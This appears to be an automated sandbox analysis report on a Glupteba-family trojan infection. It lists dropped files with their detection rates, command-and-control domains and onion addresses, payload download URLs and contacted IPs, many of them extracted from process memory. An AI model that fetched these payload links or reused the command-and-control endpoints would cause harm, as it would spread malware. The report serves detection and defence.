C:\Users\user\AppData\Local\Temp\csrss\injector\NtQuerySystemInformationHook.dll	88%	ReversingLabs	Win64.Trojan.Gluphook	

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\csrss\injector\injector.exe	92%	ReversingLabs	Win64.Trojan.GluptebaDrop	
C:\Users\user\AppData\Local\Temp\csrss\proxy\proxy.exe	2%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\csrss\tor\Tor\libcrypto-1_1.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\csrss\tor\Tor\libevent-2-1-7.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\csrss\tor\Tor\libevent_core-2-1-7.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\csrss\tor\Tor\libevent_extra-2-1-7.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\csrss\tor\Tor\libgcc_s_dw2-1.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\csrss\tor\Tor\libssl-1_1.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\csrss\tor\Tor\libssp-0.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\csrss\tor\Tor\libwinpthread-1.dll	4%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\csrss\tor\Tor\tor-gencert.exe	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\csrss\tor\Tor\tor.exe	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\csrss\tor\Tor\zlib1.dll	0%	ReversingLabs		
C:\Windows\rss\csrss.exe	32%	ReversingLabs		

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://invalidlog.txtlookup	0%	Avira URL Cloud	safe	
http://https://duniadekho.barSETCONF	0%	Avira URL Cloud	safe	
http://server5.vcr4vuv4sf5233btfy7xboezl7umjw7rljdmaeztmmf4s6k2ivinj3yd.onion/api/pollxennHbdeCkATuZ	100%	Avira URL Cloud	malware	
http://server5.vcr4vuv4sf5233btfy7xboezl7umjw7rljdmaeztmmf4s6k2ivinj3yd.onion/api/cdn?c=03d8840b313d	100%	Avira URL Cloud	malware	
http://https://server5.duniadekho.bararch=64-bit&build_number=19042&Intel%28R%29	0%	Avira URL Cloud	safe	
http://https://server5.duniadekho.bar/api/signature/21f67ca2e1b8b0405399c65a0e0d031e	100%	Avira URL Cloud	malware	
http://https://github.comW	0%	Avira URL Cloud	safe	
http://server5.vcr4vuv4sf5233btfy7xboezl7umjw7rljdmaeztmmf4s6k2ivinj3yd.onionserver5.vcr4vuv4sf5233b	0%	Avira URL Cloud	safe	
http://https://duniadekho.bar	100%	Avira URL Cloud	malware	
http://vcr4vuv4sf5233btfy7xboezl7umjw7rljdmaeztmmf4s6k2ivinj3yd.onionC:	0%	Avira URL Cloud	safe	
http://https://server5.duniadekho.bar/api/restriction-usH2	100%	Avira URL Cloud	malware	
http://devlog.gregarius.net/docs/ua)Links	0%	Avira URL Cloud	safe	
http://https://twopixis.com/w/w-8-debug.exe	100%	Avira URL Cloud	malware	
http://server5.vcr4vuv4sf5233btfy7xboezl7umjw7rljdmaeztmmf4s6k2ivinj3yd.onion/api/poll	100%	Avira URL Cloud	malware	
http://https://twopixis.com/watchdog	100%	Avira URL Cloud	malware	
http://https://twopixis.com/watchdog/watchdog.exe	100%	Avira URL Cloud	malware	
http://server5.vcr4vuv4sf5233btfy7xboezl7umjw7rljdmaeztmmf4s6k2ivinj3yd.onion/api/pollnnHbdeCkATuZNP	100%	Avira URL Cloud	malware	
http://https://server5.duniadekho.bar/api/poll	100%	Avira URL Cloud	malware	
http://https://twopixis.com/wupxarch-6162-dcb505dc2b9d8aac05f4ca0727f5eadb.exe	100%	Avira URL Cloud	malware	
http://https://server5.duniadekho.bar/api/restriction-us	100%	Avira URL Cloud	malware	
http://https://twopixis.com/smbscanlocal-1bf850b4d9587c1017a75a47680584c4.exe	100%	Avira URL Cloud	malware	
http://https://api.sec-tunnel.com/v4/subscriber_logininconsistent	0%	Avira URL Cloud	safe	
http://https://twopixis.com/gm-305-7507ffc9a340f774985cb5ca11ca78c4.exe	100%	Avira URL Cloud	malware	
http://vcr4vuv4sf5233btfy7xboezl7umjw7rljdmaeztmmf4s6k2ivinj3yd.onion	100%	Avira URL Cloud	malware	
http://https://api.sec-tunnel.com/v4/discoverhttps://api.sec-tunnel.com/v4/geo_listindex	0%	Avira URL Cloud	safe	
http://https://twopixis.com/watchdog/watchdog.exeSETCONF	100%	Avira URL Cloud	malware	
http://https://duniadekho.barvcr4vuv4sf5233btfy7xboezl7umjw7rljdmaeztmmf4s6k2ivinj3yd.onionCommonPro	0%	Avira URL Cloud	safe	
http://https://duniadekho.barMicrosoft	0%	Avira URL Cloud	safe	
http://https://objects.githubusercontent.com/github-production-release-asset-2e65be/350494541/0257ea00-a853	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://https://api.sec-tunnel.com/v4/register_subscriber	0%	Avira URL Cloud	safe	
http://https://api.sec-tunnel.com/v4/register_device	0%	Avira URL Cloud	safe	
http://https://1.1.1.1/dns-query	0%	Avira URL Cloud	safe	
http://https://_bad_pdb_file.pdb	0%	Avira URL Cloud	safe	
http://server5.vcr4vuv4sf5233btfy7xboezl7umjw7rljdmaeztmmf4s6k2ivinj3yd.onionhttp://server5.vcr4vuv4	0%	Avira URL Cloud	safe	
http://https://server5.duniadekho.bar	100%	Avira URL Cloud	malware	
http://https://server5.duniadekho.bar/api/cdn?c=50d7801a966ceaa4&uuid=ec87b504-92ea-4d22-a937-161700799581	100%	Avira URL Cloud	malware	
http://https://api.sec-tunnel.com/v4/device_generate_passwordinternal	0%	Avira URL Cloud	safe	
http://https://blockchain.infoindex	0%	Avira URL Cloud	safe	
http://https://server5.duniadekho.bar/api/signature/	100%	Avira URL Cloud	malware	
http://https://api.sec-tunnel.com/v4/discover	0%	Avira URL Cloud	safe	
http://www.avantbrowser.com)MOT-V9mm/00.62	0%	Avira URL Cloud	safe	
http://https://server5.duniadekho.barH	0%	Avira URL Cloud	safe	
http://server5.vcr4vuv4sf5233btfy7xboezl7umjw7rljdmaeztmmf4s6k2ivinj3yd.onion	100%	Avira URL Cloud	malware	
http://www.xmlspy.com)	0%	Avira URL Cloud	safe	
http://https://twopixis.com/watchdog/watchdog.exeno-store	100%	Avira URL Cloud	malware	
http://localhost:3433/https://duniadekho.baridna:	0%	Avira URL Cloud	safe	
http://https://duniadekho.barTransfer-Encodingtworkpoll	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
stun4.l.google.com	74.125.204.127	true	false		high
twopixis.com	172.67.168.112	true	false		high
server5.duniadekho.bar	185.82.216.50	true	false		high
github.com	140.82.121.3	true	false		high
stun.stunprotocol.org	127.0.0.1	true	false		high
cdn.discordapp.com	162.159.134.233	true	false		high
api.sec-tunnel.com	77.111.247.15	true	false		high
objects.githubusercontent.com	185.199.110.133	true	false		high
ec87b504-92ea-4d22-a937-161700799581.uuid.duniadekho.bar	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://cdn.discordapp.com/attachments/1087398815188910163/1087399133926674453/LZ.zip	false		high
http://https://server5.duniadekho.bar/api/signature/21f67ca2e1b8b0405399c65a0e0d031e	true	• Avira URL Cloud: malware	unknown
http://https://github.com/Snawoot/opera-proxy/releases/download/v1.2.2/opera-proxy.windows-386.exe	false		high
http://https://twopixis.com/w/w-8-debug.exe	false	• Avira URL Cloud: malware	unknown
http://https://twopixis.com/watchdog/watchdog.exe	false	• Avira URL Cloud: malware	unknown
http://https://server5.duniadekho.bar/api/poll	true	• Avira URL Cloud: malware	unknown
http://https://twopixis.com/wupxarch-6162-dcb505dc2b9d8aac05f4ca0727f5eadb.exe	false	• Avira URL Cloud: malware	unknown
http://https://server5.duniadekho.bar/api/restriction-us	true	• Avira URL Cloud: malware	unknown
http://https://twopixis.com/smbscanlocal-1bf850b4d9587c1017a75a47680584c4.exe	false	• Avira URL Cloud: malware	unknown
http://https://twopixis.com/gm-305-7507ffc9a340f774985cb5ca11ca78c4.exe	false	• Avira URL Cloud: malware	unknown
http://https://api.sec-tunnel.com/v4/register_subscriber	false	• Avira URL Cloud: safe	unknown
http://https://api.sec-tunnel.com/v4/register_device	false	• Avira URL Cloud: safe	unknown
http://https://server5.duniadekho.bar/api/cdn?c=50d7801a966ceaa4&uuid=ec87b504-92ea-4d22-a937-161700799581	true	• Avira URL Cloud: malware	unknown
http://https://api.sec-tunnel.com/v4/discover	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://server5.vcr4vuv4sf5233btfy7xboezl7umjw7rljdmaeztmmf4s6k2ivinj3yd.onion/api/cdn?c=03d8840b313d	csrss.exe, 00000014.00000003.21301886880 2.000000000C4AC000.00000004.00001000.000 20000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://github.com	csrss.exe, 00000014.00000003.21301896514 1.000000000C48A000.00000004.00001000.000 20000.00000000.sdmp, csrss.exe, 00000014 .00000003.211839807582.000000000C48A000. 00000004.00001000.00020000.00000000.sdmp	false		high
http://https://duniadekho.barSETCONF	csrss.exe, 00000014.00000003.21183980758 2.000000000C48A000.00000004.00001000.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://invalidlog.txtlookup	kdsyitkxmS.exe, 00000004.00000003.208202 854778.0000000003A90000.00000004.0000100 0.00020000.00000000.sdmp, kdsyitkxmS.exe, 0000000A.00000003.208339389704.0000000 003AB0000.00000004.00001000.00020000.000 00000.sdmp, csrss.exe, 00000014.00000003 .208687751303.0000000003D00000.00000004. 00001000.00020000.00000000.sdmp, csrss.exe, 00000017.00000003.208782822555.00000 00003D00000.00000004.00001000.00020000.0 0000000.sdmp, csrss.exe, 0000001F.000000 03.208814614113.0000000003D00000.0000000 4.00001000.00020000.00000000.sdmp, csrss.exe, 00000028.00000003.208837272188.0000000003D00 000.00000004.00001000.00020000.00000000.sdmp, csrss.exe, 0000002B.00000003.208864091925.00 00000003D00000.00000004.00001000.0002000 0.00000000.sdmp, csrss.exe, 00000032.000 00003.208899557160.0000000003D00000.0000 0004.00001000.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://server5.vcr4vuv4sf5233btfy7xboezl7umjw7rljdmaeztmmf4s6k2ivinj3yd.onion/api/pollxennHbdeCkATuZ	csrss.exe, 00000014.00000003.21183843279 7.000000000C808000.00000004.00001000.000 20000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://server5.duniadekho.bararch=64-bit&build_number=19042&Intel%28R%29	csrss.exe, 00000014.00000003.21065908398 3.000000000C7FC000.00000004.00001000.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://https://github.comW	csrss.exe, 00000014.00000003.21301896514 1.000000000C48A000.00000004.00001000.000 20000.00000000.sdmp, csrss.exe, 00000014 .00000003.211839807582.000000000C48A000. 00000004.00001000.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://server5.vcr4vuv4sf5233btfy7xboezl7umjw7rljdmaeztmmf4s6k2ivinj3yd.onionserver5.vcr4vuv4sf5233b	csrss.exe, 00000014.00000003.21301886880 2.000000000C4AA000.00000004.00001000.000 20000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://duniadekho.bar	csrss.exe, 00000014.00000003.21183980758 2.000000000C48C000.00000004.00001000.000 20000.00000000.sdmp, csrss.exe, 00000014 .00000003.213018965141.000000000C48C000. 00000004.00001000.00020000.00000000.sdmp, csrss.exe, 00000014.00000003.213018965 141.000000000C48A000.00000004.00001000.0 0020000.00000000.sdmp, csrss.exe, 000000 14.00000003.211839807582.000000000C48A00 0.00000004.00001000.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://vcr4vuv4sf5233btfy7xboezl7umjw7rljdmaeztmmf4s6k2ivinj3yd.onionC:	csrss.exe, 00000014.00000003.21067136165 5.000000000C4DA000.00000004.00001000.000 20000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://server5.duniadekho.bar/api/restriction-usH2	csrss.exe, 00000014.00000003.21065996659 1.000000000C7BE000.00000004.00001000.000 20000.00000000.sdmp	false	• Avira URL Cloud: malware	unknown
http://devlog.gregarius.net/docs/ua)Links	kdsyitkxmS.exe, 00000004.00000003.208202 854778.0000000003A90000.00000004.0000100 0.00020000.00000000.sdmp, kdsyitkxmS.exe, 0000000A.00000003.208339389704.0000000 003AB0000.00000004.00001000.00020000.000 00000.sdmp, csrss.exe, 00000014.00000003 .208687751303.0000000003D00000.00000004. 00001000.00020000.00000000.sdmp, csrss.exe, 00000017.00000003.208782822555.00000 00003D00000.00000004.00001000.00020000.0 0000000.sdmp, csrss.exe, 0000001F.000000 03.208814614113.0000000003D00000.0000000 4.00001000.00020000.00000000.sdmp, csrss.exe, 00000028.00000003.208837272188.0000000003D00 000.00000004.00001000.00020000.00000000.sdmp, csrss.exe, 0000002B.00000003.208864091925.00 00000003D00000.00000004.00001000.0002000 0.00000000.sdmp, csrss.exe, 00000032.000 00003.208899557160.0000000003D00000.0000 0004.00001000.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown


Name	Source	Malicious	Antivirus Detection	Reputation
http://server5.vcr4vuv4sf5233btfy7xboezl7umjw7rljdmaeztmmf4s6k2ivinj3yd.onion/api/poll	csrss.exe, 00000014.00000003.21183843279 7.000000000C808000.00000004.00001000.000 20000.00000000.sdmp, csrss.exe, 00000014 .00000003.213018965141.000000000C49C000. 00000004.00001000.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://github.com/ameshkov/dnslookup/	csrss.exe, 00000014.00000003.21064144441 5.000000000C9BC000.00000004.00001000.000 20000.00000000.sdmp, csrss.exe, 00000014 .00000003.211820907766.000000000CE1E000. 00000004.00001000.00020000.00000000.sdmp, csrss.exe, 00000014.00000003.210640405 754.000000000D234000.00000004.00001000.0 0020000.00000000.sdmp, csrss.exe, 000000 14.00000003.210616640622.000000000D76400 0.00000004.00001000.00020000.00000000.sdmp	false		high
http://https://twopixis.com/watchdog	csrss.exe, 00000014.00000003.21301740627 3.000000000C52C000.00000004.00001000.000 20000.00000000.sdmp, csrss.exe, 00000014 .00000003.210668268821.000000000C5AC000. 00000004.00001000.00020000.00000000.sdmp, csrss.exe, 00000014.00000003.209403091 208.000000000C5C4000.00000004.00001000.0 0020000.00000000.sdmp, csrss.exe, 000000 14.00000003.213015280823.000000000C5AC00 0.00000004.00001000.00020000.00000000.sdmp	false	• Avira URL Cloud: malware	unknown
http://server5.vcr4vuv4sf5233btfy7xboezl7umjw7rljdmaeztmmf4s6k2ivinj3yd.onion/api/pollnnHbdeCkATuZNP	csrss.exe, 00000014.00000003.21301896514 1.000000000C49C000.00000004.00001000.000 20000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://turnitin.com/robot/crawlerinfo.html)cannot	kdsyitkxmS.exe, 00000004.00000003.208202 854778.0000000003A90000.00000004.0000100 0.00020000.00000000.sdmp, kdsyitkxmS.exe, 0000000A.00000003.208339389704.0000000 003AB0000.00000004.00001000.00020000.000 00000.sdmp, csrss.exe, 00000014.00000003 .208687751303.0000000003D00000.00000004. 00001000.00020000.00000000.sdmp, csrss.exe, 00000017.00000003.208782822555.00000 00003D00000.00000004.00001000.00020000.0 0000000.sdmp, csrss.exe, 0000001F.000000 03.208814614113.0000000003D00000.0000000 4.00001000.00020000.00000000.sdmp, csrss.exe, 00000028.00000003.208837272188.0000000003D00 000.00000004.00001000.00020000.00000000.sdmp, csrss.exe, 0000002B.00000003.208864091925.00 00000003D00000.00000004.00001000.0002000 0.00000000.sdmp, csrss.exe, 00000032.000 00003.208899557160.0000000003D00000.0000 0004.00001000.00020000.00000000.sdmp	false		high
http://search.msn.com/msnbot.htm)net/http:	kdsyitkxmS.exe, 00000004.00000003.208202 854778.0000000003A90000.00000004.0000100 0.00020000.00000000.sdmp, kdsyitkxmS.exe, 0000000A.00000003.208339389704.0000000 003AB0000.00000004.00001000.00020000.000 00000.sdmp, csrss.exe, 00000014.00000003 .208687751303.0000000003D00000.00000004. 00001000.00020000.00000000.sdmp, csrss.exe, 00000017.00000003.208782822555.00000 00003D00000.00000004.00001000.00020000.0 0000000.sdmp, csrss.exe, 0000001F.000000 03.208814614113.0000000003D00000.0000000 4.00001000.00020000.00000000.sdmp, csrss.exe, 00000028.00000003.208837272188.0000000003D00 000.00000004.00001000.00020000.00000000.sdmp, csrss.exe, 0000002B.00000003.208864091925.00 00000003D00000.00000004.00001000.0002000 0.00000000.sdmp, csrss.exe, 00000032.000 00003.208899557160.0000000003D00000.0000 0004.00001000.00020000.00000000.sdmp	false		high
http://https://api.sec-tunnel.com/v4/subscriber_logininconsistent	csrss.exe, 00000014.00000003.21061675824 1.000000000D754000.00000004.00001000.000 20000.00000000.sdmp, csrss.exe, 00000014 .00000003.210641444415.000000000C9BC000. 00000004.00001000.00020000.00000000.sdmp, csrss.exe, 00000014.00000003.210640405 754.000000000D234000.00000004.00001000.0 0020000.00000000.sdmp, csrss.exe, 000000 14.00000003.211821043822.000000000CE0E00 0.00000004.00001000.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://schemas.xmlsoap.org/soap/encoding/	powershell.exe, 00000035.00000002.209188 988689.00000000709CD000.00000020.0000000 1.01000000.00000010.sdmp	false		high
http://vcr4vuv4sf5233btfy7xboezl7umjw7rljdmaeztmmf4s6k2ivinj3yd.onion	csrss.exe, 00000014.00000003.21067136165 5.000000000C4DA000.00000004.00001000.000 20000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://search.msn.com/msnbot.htm)msnbot/1.1	kdsyitkxmS.exe, 00000004.00000003.208202854778.0000000003A90000.00000004.00001000.00020000.00000000.sdmp, kdsyitkxmS.exe, 0000000A.00000003.208339389704.0000000003AB0000.00000004.00001000.00020000.00000000.sdmp, csrss.exe, 00000014.00000003.208687751303.0000000003D00000.00000004.00001000.00020000.00000000.sdmp, csrss.exe, 00000017.00000003.208782822555.0000000003D00000.00000004.00001000.00020000.00000000.sdmp, csrss.exe, 0000001F.00000003.208814614113.0000000003D00000.00000004.00001000.00020000.00000000.sdmp, csrss.exe, 00000028.00000003.208837272188.0000000003D00000.00000004.00001000.00020000.00000000.sdmp, csrss.exe, 0000002B.00000003.208864091925.0000000003D00000.00000004.00001000.00020000.00000000.sdmp, csrss.exe, 00000032.00000003.208899557160.0000000003D00000.00000004.00001000.00020000.00000000.sdmp	false		high
http://https://api.sec-tunnel.com/v4/discoverhttps://api.sec-tunnel.com/v4/geo_listindex	csrss.exe, 00000014.00000003.211821043822.000000000CE0E000.00000004.00001000.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://twopixis.com/watchdog/watchdog.exeSETCONF	csrss.exe, 00000014.00000003.211839807582.000000000C48C000.00000004.00001000.00020000.00000000.sdmp	false	• Avira URL Cloud: malware	unknown
http://https://duniadekho.barvcr4vuv4sf5233btfy7xboezl7umjw7rljdmaeztmmf4s6k2ivinj3yd.onionCommonPro	csrss.exe, 00000014.00000003.210671361655.000000000C4E4000.00000004.00001000.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://duniadekho.barMicrosoft	csrss.exe, 00000014.00000003.211839807582.000000000C48C000.00000004.00001000.00020000.00000000.sdmp, csrss.exe, 00000014.00000003.213018965141.000000000C48C000.00000004.00001000.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.baidu.com/search/spider.htm)MobileSafari/600.1.4	kdsyitkxmS.exe, 00000004.00000003.208202854778.0000000003A90000.00000004.00001000.00020000.00000000.sdmp, kdsyitkxmS.exe, 0000000A.00000003.208339389704.0000000003AB0000.00000004.00001000.00020000.00000000.sdmp, csrss.exe, 00000014.00000003.208687751303.0000000003D00000.00000004.00001000.00020000.00000000.sdmp, csrss.exe, 00000017.00000003.208782822555.0000000003D00000.00000004.00001000.00020000.00000000.sdmp, csrss.exe, 0000001F.00000003.208814614113.0000000003D00000.00000004.00001000.00020000.00000000.sdmp, csrss.exe, 00000028.00000003.208837272188.0000000003D00000.00000004.00001000.00020000.00000000.sdmp, csrss.exe, 0000002B.00000003.208864091925.0000000003D00000.00000004.00001000.00020000.00000000.sdmp, csrss.exe, 00000032.00000003.208899557160.0000000003D00000.00000004.00001000.00020000.00000000.sdmp	false		high
http://https://objects.githubusercontent.com/github-production-release-asset-2e65be/350494541/0257ea00-a853	csrss.exe, 00000014.00000003.210653294128.000000000C950000.00000004.00001000.00020000.00000000.sdmp, csrss.exe, 00000014.00000003.210671924295.000000000C4BC000.00000004.00001000.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://1.1.1.1/dns-query	csrss.exe, 00000014.00000003.210641444415.000000000C9BC000.00000004.00001000.00020000.00000000.sdmp, csrss.exe, 00000014.00000003.211820907766.000000000CE1E000.00000004.00001000.00020000.00000000.sdmp, csrss.exe, 00000014.00000003.210640405754.000000000D234000.00000004.00001000.00020000.00000000.sdmp, csrss.exe, 00000014.00000003.210616640622.000000000D764000.00000004.00001000.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://_bad_pdb_file.pdb	kdsyitkxmS.exe, 00000004.00000003.208202854778.000000000415B000.00000004.00001000.00020000.00000000.sdmp, kdsyitkxmS.exe, 0000000A.00000003.208339389704.0000000000417B000.00000004.00001000.00020000.00000000.sdmp, csrss.exe, 00000017.00000003.208782822555.00000000043CB000.00000004.00001000.00020000.00000000.sdmp, csrss.exe, 0000001F.00000003.208814614113.00000000043CB000.00000004.00001000.00020000.00000000.sdmp, csrss.exe, 0000002B.00000003.208864091925.00000000043CB000.00000004.00001000.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://www.cloudflare.com/5xx-error-landing	csrss.exe, 00000014.00000003.21301510382 1.000000000C5F2000.00000004.00001000.000 20000.00000000.sdmp, csrss.exe, 00000014 .00000003.213019914167.000000000C460000. 00000004.00001000.00020000.00000000.sdmp, csrss.exe, 00000014.00000003.211840953 641.000000000C45E000.00000004.00001000.0 0020000.00000000.sdmp, csrss.exe, 000000 14.00000003.209403091208.000000000C5F000 0.00000004.00001000.00020000.00000000.sdmp, csrss.exe, 00000014.00000003.209393805620.0000 00000C6D8000.00000004.00001000.00020000. 00000000.sdmp, csrss.exe, 00000014.00000 003.210667163276.000000000C5EE000.000000 04.00001000.00020000.00000000.sdmp, csrss.exe, 00000014.00000003.213017192448.000000000C54 4000.00000004.00001000.00020000.00000000.sdmp	false		high
http://https://www.cloudflare.com/5xx-error	csrss.exe, 00000014.00000003.20940309120 8.000000000C5F0000.00000004.00001000.000 20000.00000000.sdmp	false		high
http://server5.vcr4vuv4sf5233btfy7xboezl7umjw7rljdmaeztmmf4s6k2ivinj3yd.onionhttp://server5.vcr4vuv4	csrss.exe, 00000014.00000003.21301886880 2.000000000C4AA000.00000004.00001000.000 20000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://www.zlib.net/	csrss.exe	false		high
http://https://server5.duniadekho.bar	csrss.exe, 00000014.00000003.21065391418 5.000000000C90E000.00000004.00001000.000 20000.00000000.sdmp	false	• Avira URL Cloud: malware	unknown
http://www.google.com/feedfetcher.html)HKLM	kdsyitkxmS.exe, 00000004.00000003.208202 854778.0000000003A90000.00000004.0000100 0.00020000.00000000.sdmp, kdsyitkxmS.exe, 0000000A.00000003.208339389704.0000000 003AB0000.00000004.00001000.00020000.000 00000.sdmp, csrss.exe, 00000014.00000003 .208687751303.0000000003D00000.00000004. 00001000.00020000.00000000.sdmp, csrss.exe, 00000017.00000003.208782822555.00000 00003D00000.00000004.00001000.00020000.0 0000000.sdmp, csrss.exe, 0000001F.000000 03.208814614113.0000000003D00000.0000000 4.00001000.00020000.00000000.sdmp, csrss.exe, 00000028.00000003.208837272188.0000000003D00 000.00000004.00001000.00020000.00000000.sdmp, csrss.exe, 0000002B.00000003.208864091925.00 00000003D00000.00000004.00001000.0002000 0.00000000.sdmp, csrss.exe, 00000032.000 00003.208899557160.0000000003D00000.0000 0004.00001000.00020000.00000000.sdmp	false		high
http://www.zlib.net/D	csrss.exe, 00000014.00000003.21066253076 0.000000000C6C6000.00000004.00001000.000 20000.00000000.sdmp, csrss.exe, 00000014 .00000003.210662422652.000000000C6D6000. 00000004.00001000.00020000.00000000.sdmp	false		high
http://https://api.sec-tunnel.com/v4/device_generate_passwordinternal	csrss.exe, 00000014.00000003.21061675824 1.000000000D754000.00000004.00001000.000 20000.00000000.sdmp, csrss.exe, 00000014 .00000003.210641444415.000000000C9BC000. 00000004.00001000.00020000.00000000.sdmp, csrss.exe, 00000014.00000003.211820907 766.000000000CE1E000.00000004.00001000.0 0020000.00000000.sdmp, csrss.exe, 000000 14.00000003.210640405754.000000000D23400 0.00000004.00001000.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://schemas.xmlsoap.org/wsdl/	powershell.exe, 00000035.00000002.209188 988689.00000000709CD000.00000020.0000000 1.01000000.00000010.sdmp	false		high
http://https://blockchain.infoindex	csrss.exe, 00000032.00000003.20889955716 0.0000000003D00000.00000004.00001000.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://server5.duniadekho.bar/api/signature/	csrss.exe, 00000014.00000003.20939593920 0.000000000C624000.00000004.00001000.000 20000.00000000.sdmp	false	• Avira URL Cloud: malware	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.avantbrowser.com)MOT-V9mm/00.62	kdsyitkxmS.exe, 00000004.00000003.208202854778.0000000003A90000.00000004.00001000.00020000.00000000.sdmp, kdsyitkxmS.exe, 0000000A.00000003.208339389704.0000000003AB0000.00000004.00001000.00020000.00000000.sdmp, csrss.exe, 00000014.00000003.208687751303.0000000003D00000.00000004.00001000.00020000.00000000.sdmp, csrss.exe, 00000017.00000003.208782822555.0000000003D00000.00000004.00001000.00020000.00000000.sdmp, csrss.exe, 0000001F.00000003.208814614113.0000000003D00000.00000004.00001000.00020000.00000000.sdmp, csrss.exe, 00000028.00000003.208837272188.0000000003D00000.00000004.00001000.00020000.00000000.sdmp, csrss.exe, 0000002B.00000003.208864091925.0000000003D00000.00000004.00001000.00020000.00000000.sdmp, csrss.exe, 00000032.00000003.208899557160.0000000003D00000.00000004.00001000.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
